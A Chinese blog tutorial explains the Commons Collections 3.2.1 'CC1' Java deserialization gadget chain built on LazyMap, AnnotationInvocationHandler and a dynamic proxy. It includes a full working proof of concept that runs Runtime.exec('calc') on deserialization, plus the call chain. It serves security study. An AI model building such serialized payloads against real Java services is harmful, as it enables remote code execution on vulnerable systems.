本文最后更新于:2023年9月9日 晚上
[TOC]
【java安全】CommonsCollections1(LazyMap)
前言
前面我们学习了cc1链使用TransformedMap构造,但是ysoserial使用的是LazyMap进行构造的,相对复杂一点
我们先复习一下:

LazyMap和TransformedMap都是在CommonsCollections模块中,我们想要测试首先需要创建maven项目,然后导入坐标
1
2
3
4
5
| <dependency>
<groupId>commons-collections</groupId>
<artifactId>commons-collections</artifactId>
<version>3.2.1</version>
</dependency>
|
我们使用TransformedMap是通过触发checkSetValue()方法来触发ChainedTransformer类的transform()方法最终RCE
那么LazyMap是如何触发transform()方法呢?
LazyMap
我们查看LazyMap源码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| protected LazyMap(Map map, Transformer factory) {
super(map);
if (factory == null) {
throw new IllegalArgumentException("Factory must not be null");
} else {
this.factory = factory;
}
}
public Object get(Object key) {
if (!this.map.containsKey(key)) {
Object value = this.factory.transform(key);
this.map.put(key, value);
return value;
} else {
return this.map.get(key);
}
}
|
发现get()方法可以执行factory变量的transform()方法,而factory刚好是Transformer类型
所以只要创建一个LazyMap对象,factory传入ChainedTransformer对象,只要调用了LazyMap对象的get()方法,就可以RCE了
如何创建LazyMap对象?
我们可以使用decorate()方法:
1
2
3
| public static Map decorate(Map map, Transformer factory) {
return new LazyMap(map, factory);
}
|
参数:
map参数可以传入一个空的HashMap对象factory 可以传入一个ChainedTransformer对象
如何调用LazyMap的get()方法?
我们之前触发 TransformedMap,是通过sun.reflect.annotation.AnnotationInvocationHandler执行setValue()触发TransformedMap的checkSetValue()函数执行transform()方法
1
2
3
| protected Object checkSetValue(Object value) {
return this.valueTransformer.transform(value);
}
|
那我们怎么触发LazyMap#get()方法呢?
我们再看看sun.reflect.annotation.AnnotationInvocationHandler源码:
1
2
3
4
5
6
7
8
9
10
11
12
| public Object invoke(Object var1, Method var2, Object[] var3) {
...
if (var4.equals("toString")) {
return this.toStringImpl();
} else if (var4.equals("hashCode")) {
return this.hashCodeImpl();
} else if (var4.equals("annotationType")) {
return this.type;
} else {
Object var6 = this.memberValues.get(var4);
...
}
|
这里我们注意到invoke()调用了this.memberValues变量的get()方法,而memberValues变量
1
2
3
4
| AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String, Object> var2) {
this.type = var1;
this.memberValues = var2;
}
|
是构造AnnotationInvocationHandler传入的第二个参数,如果我们将var2传入LazyMap对象,那么只要AnnotationInvocationHandler触发了invoke()方法,就可以调用LazyMap的get()方法
如何触发AnnotationInvocationHandler#invoke()方法?
可以使用java的动态代理机制,
我们创建一个AnnotationInvocationHandler对象,第二个参数传入LazyMap对象,对Map创建一个代理:
1
| Map proxyMap = (Map)Proxy.newProxyInstance(Map.class.getClassLoader(),Map.class.getInterfaces(),handler);
|
然后只要随便使用proxyMap动态代理对象调用方法,就会触发 hander变量,即AnnotationInvocationHandler对象的invoke()方法,从而调用LazyMap的get()
问题又来了,怎么才能随便调用proxyMap动态代理对象的方法,并且使用readObject()反序列化的方式呢?
我们可以再次将proxyMap封装到AnnotationInvocationHandler中,因为它的readObject()方法存在函数调用:
1
2
3
4
5
6
7
8
| private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
var1.defaultReadObject();
AnnotationType var2 = null;
...
Map var3 = var2.memberTypes();
Iterator var4 = this.memberValues.entrySet().iterator();
}
|
这里的this.memberValues就是proxyMap,他会调用entrySet()从而触发invoke()
POC
测试环境
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
| import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;
public class CommonsCollections1 {
public static void main(String[] args) {
Transformer[] transformers = new Transformer[] {
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, new Object[0]}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
};
Transformer chainedTransformer = new ChainedTransformer(transformers);
Map uselessMap = new HashMap();
Map lazyMap = LazyMap.decorate(uselessMap,chainedTransformer);
try {
Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
InvocationHandler handler = (InvocationHandler) constructor.newInstance(Override.class, lazyMap);
Map mapProxy = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), LazyMap.class.getInterfaces(), handler);
InvocationHandler handler1 = (InvocationHandler) constructor.newInstance(Override.class, mapProxy);
ByteArrayOutputStream baos = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(baos);
oos.writeObject(handler1);
oos.flush();
oos.close();
ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());
ObjectInputStream ois = new ObjectInputStream(bais);
ois.readObject();
ois.close();
} catch (Exception e) {
e.printStackTrace();
}
}
}
|

运行代码:
总结
讲到这里,整个一条链子算是清晰了起来:
1
2
3
4
5
6
7
8
| ->AnnotationInvocationHandler.readObject()
->proxyMap.entrySet().iterator()
->AnnotationInvocationHandler.invoke()
->LazyMap.get()
->ChainedTransformer.transform()
->ConstantTransformer.transform()
->InvokerTransformer.transform()
->…………
|
参考
CC链 1-7 分析
Java安全漫谈 - 11.反序列化篇(5)